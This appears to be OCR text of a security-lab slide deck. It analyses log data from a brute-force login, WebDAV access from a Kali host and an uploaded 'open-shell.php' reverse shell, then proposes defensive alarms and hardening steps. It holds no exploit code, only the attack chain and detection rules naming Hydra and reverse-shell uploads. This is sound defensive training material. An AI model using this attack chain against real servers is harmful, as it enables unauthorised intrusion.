


16,544 hits

May 3, 2022 @ 00:00:00.000 - May 3, 2022 @ 03:00:00.000 — Auto

Time source

Analysis: Uncovering the Brute Force Attack



Total number of HTTP transactions [Packetbe...

16,550


Count


HTTP status codes for the top queries [Packetbeat] ECS

HTTP error codes [Packetbeat] ECS

HTTP error codes evolution [Packetbeat] ECS


Brute Force Continued





- There was a total of 16550 request made.
- There were 16534 request made before the attacker discovered the password.

Analysis: Finding the WebDAV Connection



url.full: "http://192.168.1.105/webdav"


Last 7 days

packetbeat-*

86 hits

Apr 28, 2022 @ 02:34:27.691 - May 5, 2022 @ 02:34:27.691 — Auto

Time	host.name
May 5, 2022 @ 00:23:06.853	Kali



network.transport	tcp
network.type	ipv4
query	PROPFIND /webdav
server.bytes	951B
server.ip	192.168.1.105
server.port	80
source.bytes	527B
source.ip	192.168.1.90
source.port	35420
status	OK
type	http
url.domain	192.168.1.105
url.full	http://192.168.1.105/webdav
url.path	/webdav
url.scheme	http
user_agent.original	gvfs/1.42.2

- There were 86 requests sent to this directory.
- The files requested were the /webdav/open-shell.php

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

To alert the SOC when there are multiple ports being scanned quickly.

The threshold that I would use is 8 requests per second for more than 4 seconds.

System Hardening

You can Set up a firewall rule that keeps Ports 80, 4444 closed. When not in authorized use. You could also whitelist IP addresses.

You would go into your firewall rules page and then write the rules to close all ports and then you could add your list of whitelisted IP address. Another thing you could do if some ports couldn't be closed is create a honeypot that catches all unwanted scans.

Mitigation: Finding the Request for the Hidden Directory

Alarm

Set an alarm that goes to the SOC when there is an attempt to access the “secret_folder” from an unauthorized IP address.

The threshold that I would put for this alert would be >0.

System Hardening

Remove the path to the “secret_folder” off the server. Change the name from “secret_folder” to something less suspicious. Restrict access.

Modify the configuration file in /var/www to only grant access to the directory to specific IP address.
Use the rename command to change directory name.

Mitigation: Preventing Brute Force Attacks

Alarm

Set an alert to the SOC for suspicious loggins or when a known malicious program such as Hydra is used.

The threshold to activate alert would be 5 bad attempts in 1 minute.

System Hardening

Have a stronger password police that takes into account password length, complexity and reuse.

Implement 2 factor authentication, either using something you have or something you know.

Mitigation: Detecting the WebDAV Connection

Alarm

Alert SOC when a Non trusted IP attempts to access Webdav.

The threshold to trigger this alert would be >0.

System Hardening

Limit access to a small number of admin, and block all external IPs. Require multi-factor authentication to access webdav.

Mitigation: Identifying Reverse Shell Uploads

Alarm

Notify SOC when a Put request is made from an untrusted IP address.

The threshold to trigger alarm should be >0 from untrusted IP addresses.

System Hardening

Modify the config file to block all non trusted IP Addresses.

This can be done in the /var/www directory by limiting IP address that can access the Webdav folder. And then only allowing admins to have the write privilege.

The End